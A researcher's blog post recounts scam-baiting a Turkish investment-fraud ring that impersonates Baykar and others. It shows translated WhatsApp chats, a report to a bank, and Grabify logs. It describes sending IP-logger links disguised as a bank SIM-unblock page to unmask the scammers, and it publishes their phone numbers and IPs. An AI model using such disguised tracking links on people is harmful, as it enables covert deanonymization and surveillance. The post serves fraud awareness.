
> I made an effort to ensure the scenario was long and realistic because I knew that every minute they spent with me was time taken away from scamming innocent people.

After enthusiastically taking on the role of a victim trying to make a money transfer but constantly encountering errors, I told the scammer that I was receiving errors. After some time, the scammer shared new bank account details with me. I promptly shared the information I obtained with the bank authorities.




Dolandırıcı (Scammer)	You
"Have you been able to talk to the call center? Did you authorize the transaction, Mr. Osman?" (03:11)	"I've opened it." (02:19)
	"Yes, I've just finished my meeting. They say you can't transfer to this account due to a suspicious transaction; I can't understand why. Why would I perform a suspicious transaction?" (03:13)
"Let me explain it this way, Mr. Osman. If you've made a purchase or something under [redacted]'s name, it would again register as a suspicious transaction for you. This isn't related to us; [redacted] always causes such errors in commercial transfers. This isn't the first time we've experienced such errors due to [redacted]." (03:19)	"I accidentally rejected the call." (03:21)
"Mr. Osman, the transactions will start at 12:30. Which stage are you at?" (04:26, edited)	"[Redacted] bank wants me to go to the branch for identity verification." (05:47)
"The finance department is requesting information. That's why I'm asking; I'll guide you during the process." (04:27)	"Because the account has been closed for a long time." (05:47)

Click here to see the untranslated version



Dolandırıcı (Scammer)	**You**
	"Because the account has been closed for a long time." (05:47)
"Alright, what course of action should we take, Mr. Osman?" (05:49)	"[Redacted] bank wants me to go to the branch for identity verification." (05:47)
"Do you have the possibility to go to a [Redacted] bank near you?" (06:22)	
"Or let me put it this way: to make it easier for you..." (06:26)	
"You can actually verify through a video call as well." (06:26)	
"Mr. Osman, I have requested a new bank for you." (06:53)	
"Can you try again from here? Let's see if we'll encounter the same error." (06:53)	
Missed voice call (06:56)	"I'll inform you. I'm currently in a meeting, Ms. Derin." (07:11)
"We'll try with the new bank." (07:11)	

Click here to see the untranslated version



From: Mert Sarıca (He/Him)
Subject:

"Hello,

There is a gang involved in fraud, and I just obtained the IBAN information they are using. Since [redacted], I am sharing it quickly, and it would be beneficial to take action.

Thank you.

IBAN: TR[redacted]
Name Surname: [redacted]"

Reply:
"Hello, Mr. Mert. I will forward the IBAN you provided to our fraud team for further investigation. Thank you."


Click here to see the untranslated version

Frustrated by the errors I encountered, the scammer named **Derin** quickly directed me to another scammer named **Demir** (**+90 539 105 14 31**), who seemed much more knowledgeable and experienced with bank internet/mobile banking screens. However, luck was not on their side.

IP Detection


As the conversation progressed, I decided to use the Grabify IP Logger application to learn the IP address of the scammer who was communicating with me via WhatsApp.

On Grabify, I created a link that redirected to a SIM card block removal page of a bank when visited. I then shared this link with the scammer. By timing the sharing of the link according to the flow of the conversation, I was able to quickly identify the scammer's IP address and the city they were connecting from via Grabify. (**93.182.105.132 – Mersin**)




Dolandırıcı (Scammer)	You
"Sorry for the delayed response. I'm on the line; let me know when you're done, and we'll try with the new bank." (02:15)	"Alright, I'll also give [redacted] another try before reaching out to you—maybe it'll work this time." (02:19)
"I don't want you to think there's an issue with the IBAN." (02:20)	
"That's why I requested a new IBAN." (02:20)	
"When your meeting is over, let me know, and we'll try the transfer to the new IBAN together." (02:20)	
"Don't send to the old IBAN; I've deactivated it." (02:21)	
	"By the way, [redacted] bank told me that if I remove my SIM card block, I can make the transfer. They directed me here via SMS regarding this. If I do what they say, can I quickly transfer to you?" (Link shared: https://grabify.link/[redacted]) (02:30)
"We'll try that as the second step, but first, let's attempt sending to the new IBAN you mentioned as a priority." (02:32)	

Click here to see the untranslated version



Dolandırıcı (Scammer)	You
"Mr. Osman, were you able to resolve it?" (09:46)	"Unfortunately, it seems I have to go to the branch. I can't go today." (09:56)
"Is the balance in your account in a term deposit?" (09:56, edited)	"No, I've checked the non-term account as well." (10:40)
"If it's in a term deposit, you can withdraw from there." (09:57)	"It's constantly being blocked due to suspicious transactions." (10:40)
"Mr. Osman, we just received [redacted] from another customer." (10:42)	"It's best if I go to the Mersin central branch tomorrow. It doesn't seem like this can be resolved over the phone." (10:44)
"This isn't an issue related to us; honestly, we wouldn't even be able to send [redacted]. Your bank gives this error under the guise of protecting the amount since it's high. Tomorrow, let's try solving it through your bank and attempt a single transfer from there to see if it works." (10:44)	"You're right. Honestly, I don't blame you; please don't take it the wrong way. It's hard dealing with these banks. They block transactions for those like you, labeling them suspicious without reason. I'll solve this issue tomorrow at the branch with the manager; don't worry." (11:11)
"My shift is ending, Mr. Osman. After you meet with your bank tomorrow, please inform me so I can help complete the rest of your process. I'll guide you during the transaction." (11:13)	"Alright, thank you." (11:15)
"Have a good evening." (11:15)	


Click here to see the untranslated version



Link Information

(All custom links will stay active)

Original URL	https://www.[redacted].com.tr/dijital-bankacilik/sim-kart-degisikligi
New URL	https://grabify.link/I[redacted]
Other Links	View other link shorteners
Tracking Code	[redacted]
Access Link	https://grabify.link/track/[redacted]
Smart Logger NEW!	
Note	Please login or register to create a note.




Hide your IP! - Click here to **hide** your IP from Grabify and stay anonymous online.

Hide Bots


Date/Time	IP/Provider	Country	User Agent
[redacted]	[redacted]	[redacted]	[redacted]
[redacted]	[redacted]	[redacted]	[redacted]
2024-07-23 11:31:28 UTC	93.182.105.132 Netonline Bilisim Sirketi LTD	Türkiye Mersin	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36

After obtaining the information I wanted, I decided to continue with a scenario where I played the role of a victim who had already been scammed by another scammer, aiming to give the fraudsters a "cold shower" experience. As a result of the messages I crafted, the scammers, thinking they had fallen victim to competition against another scammer, started sending me a series of complaint-filled messages one after another.




+905391008128	You
"Good morning, Mr. Osman." (9:22 AM)	"Hello, Ms. Derin. Sorry for not answering the phone. Yesterday, unfortunately, all my savings in my [redacted] account were stolen by scammers. Because of this, I had to rush to the [redacted] branch in the morning and then visit the Mersin Cyber Crimes Branch Office. Unfortunately, all my savings are gone. I'm very upset." (2:40 PM)
"How did you get in touch with them, Mr. Osman, for your money to be stolen?" (2:43 PM)	
"[Redacted] Bank, which couldn't facilitate a 50,000 TL transfer, had restrictions even when facilitating a transfer to our commercial account, which was approved by the Central Bank. I honestly can't understand how your account got emptied during this process." (2:45 PM)	

Click here to see the untranslated version



+905391008128	You
"I honestly can't understand how your account got emptied during this process." (2:45 PM)	"There's a fraud ring based in Mersin; they're part of an international organization. It seems they're connected to Russia and Ukraine. I had been communicating with someone named Merve Hanım linked to them. She contacted me on WhatsApp, claimed to be from [redacted] Media, and said they were going public to request my investment." (2:45 PM)
	"They made me transfer money, then withdrew all my savings from another account." (2:46 PM)
"You chose to deal with them instead of me. I'm sorry on your behalf." (2:46 PM, edited)	"Ms. Derin, all my savings are gone. Do you really think we should be discussing this now?" (2:47 PM)
"Your investment is your decision, Mr. Osman; I'm just asking you to be open with me." (2:47 PM)	
"Whether you invest or not is, of course, your choice." (2:47 PM)	


Click here to see the untranslated version



+905391008128	You
"Hello, Mr. Osman. I'm reaching out regarding the meeting you had with Ms. Derin." (2:31 PM)	
"I am Demir Akyol, a finance specialist from the finance department." (2:32 PM)	
"I tried calling you but couldn't reach you. Please get back to me when you're available so we can talk for 5 minutes." (2:33 PM)	
	"Hello, Mr. Demir. Sorry for not answering the phone. Yesterday, all my savings in my [redacted] account were unfortunately stolen by scammers. Because of this, I had to rush to the [redacted] branch in the morning and then visit the Mersin Cyber Crimes Branch Office. Unfortunately, all my savings are gone. I'm very upset." (2:40 PM, edited)
"Mr. Osman, how could your bank not intervene when they didn't allow you to send money during the transfer process, yet they allowed all your savings to be taken from your account for an unauthorized transaction?" (2:48 PM)	"They first made a transfer and then transferred the money to another bank." (2:49 PM)

Click here to see the untranslated version

Despite my messages, the heartless and cold-blooded scammers, who clung to their hopes of scamming me a second time and were motivated to keep the communication going, eventually stopped messaging after I stopped responding for a while.



+905391008128	You
	"They made a transfer first and then transferred the money to another bank." (2:49 PM)
"I'm sorry for your loss, sir. But here's the thing: while the bank didn't allow you to make a transfer, how could they allow all your savings to be taken through this process? As a finance expert, I don't understand how they approved this transfer." (2:51 PM)	
	"Thank you, I don't understand it either. The Cyber Crimes Department said they blocked the transfer to another bank but allowed them to make a transfer and then transfer it to another bank. I'll share more details as I learn them. Please be careful." (2:52 PM, 2:53 PM)
"I'm sorry for your loss, sir. Whenever you want, we can stay in touch; we're always here for you." (2:53 PM)	"Thank you, I appreciate it. I'll get in touch with you immediately if I recover my money." (2:54 PM)
"Thank you, sir. Due to the unfortunate circumstances you've experienced, I'm temporarily keeping your account open. We'll be waiting for positive news from you first, Mr. Osman." (3:15 PM)	

Click here to see the untranslated version

Amidst all these events, Baykar has continued to issue warnings to the public through written, visual, and social media platforms since the beginning of 2024, tirelessly sharing alerts (#1, #2, #3) to raise awareness.

Audio Recordings


For those curious, you can listen to the mind-boggling conversations (unfortunately it is in Turkish) I had with the scammers through the audio recordings available below on my YouTube channel.

2. Fraud Attempt

IP Detection


In **October** 2024, nearly three months after the previous fraud attempt, another scammer named **Ipek** contacted me using the same scheme, this time from the phone number **+90 548 822 66 82**. Seizing the opportunity, I decided to use the same method as before to obtain this scammer's IP address.

After baiting the scammer in a similar manner, I discovered that, unlike the previous one who was connecting from **Mersin**, this scammer was connecting from **Tbilisi**, the capital of Georgia. (I assumed the scammer was not using a proxy server.)




+90 548 822 66 82	You
"Good morning, Mr. Osman. Wishing you a good week." (1:32 AM)	
"Mr. Demir is on annual leave. I've been assigned as the system specialist, and I'd like to call you when you're available." (1:33 AM)	
	"Honestly, they told me not to speak with anyone else, so I'd prefer to wait for them." (8:02 AM)
"Sir, there's no misunderstanding; I'm their advisor, and we serve the same institution. You can see when I call that I'm using the same number. We already have 100 advisors." (8:08 AM)	
	"Honestly, I had a minor issue at that time, and it definitely wasn't caused by Ms. Derin. However, she explicitly advised me not to speak with anyone else for my security. I'm sharing part of our conversation here; if you'd like, I can also share the part with Mr. Demir. Link shared: https://bit.ly/[redacted]" (8:54 AM)

Click here to see the untranslated version



Date/Time	IP/Provider	Country	User Agent
[redacted]	[redacted]	[redacted]	[redacted]
[redacted]	[redacted]	[redacted]	[redacted]
[redacted]	[redacted]	[redacted]	[redacted]
[redacted]	[redacted]	[redacted]	
2024-10-21 12:54:35 UTC	92.51.75.166 Delta Comm LLC	Georgia Tbilisi	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36
2024-10-21 12:54:59 UTC	92.51.75.166 Delta Comm LLC	Georgia Tbilisi	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36 Edg/130.0.0.0

Curious about whether the main actors from the previous fraud attempt, **Derin** or **Demir**, were still active in their operations, I persistently told this scammer that I would only deal with Derin or Demir. Succumbing to my insistence, the scammer decided to contact Derin and redirect me to them. Through this, I discovered that the scammers had been continuing their operations at full speed with the same team over the past three months.



+90 548 822 66 82	You
"No, no, sir, it's not a problem. We take such measures for your security." (8:55 AM)	
"Previously, you encountered fraud elsewhere, didn't you? I think that's why such a precaution was taken, as far as I understand." (8:56 AM)	
"I've been calling Ms. Derin, but for the past hour, she hasn't been on the line, so I haven't been able to speak with her clearly." (8:56 AM)	"Yes, please speak with her. I don't want to face another problem." (8:59 AM)
	"I don't know you, that's why." (8:59 AM)
"For a long time, the transactions have been open. Since it was transferred to me, communication will be established with you." (9:09 AM)	
"The necessary information has been provided to the appropriate person. Ms. Derin will contact you." (9:13 AM)	

Click here to see the untranslated version

Conclusion

As a result of this security investigation, I uncovered how an international fraud ring uses the names of prominent institutions—ranging from oil refineries and gas distribution companies like Slovnaft, INA d.d, and Bosphorus Gaz, to defense companies like Baykar, and even Interpol—to deceive and ensnare their victims. I sincerely hope that these scammers, who prey on the money of innocent citizens, are caught and brought to justice as soon as possible.

> As I mentioned at the beginning of this piece, I earnestly request you to share this article with your loved ones and everyone around you to prevent more innocent people from falling victim to this well-orchestrated scheme of organized fraud.

Taking this opportunity, I would also like to wish you a Happy New Year. May 2025 bring you and your loved ones health, happiness, and success!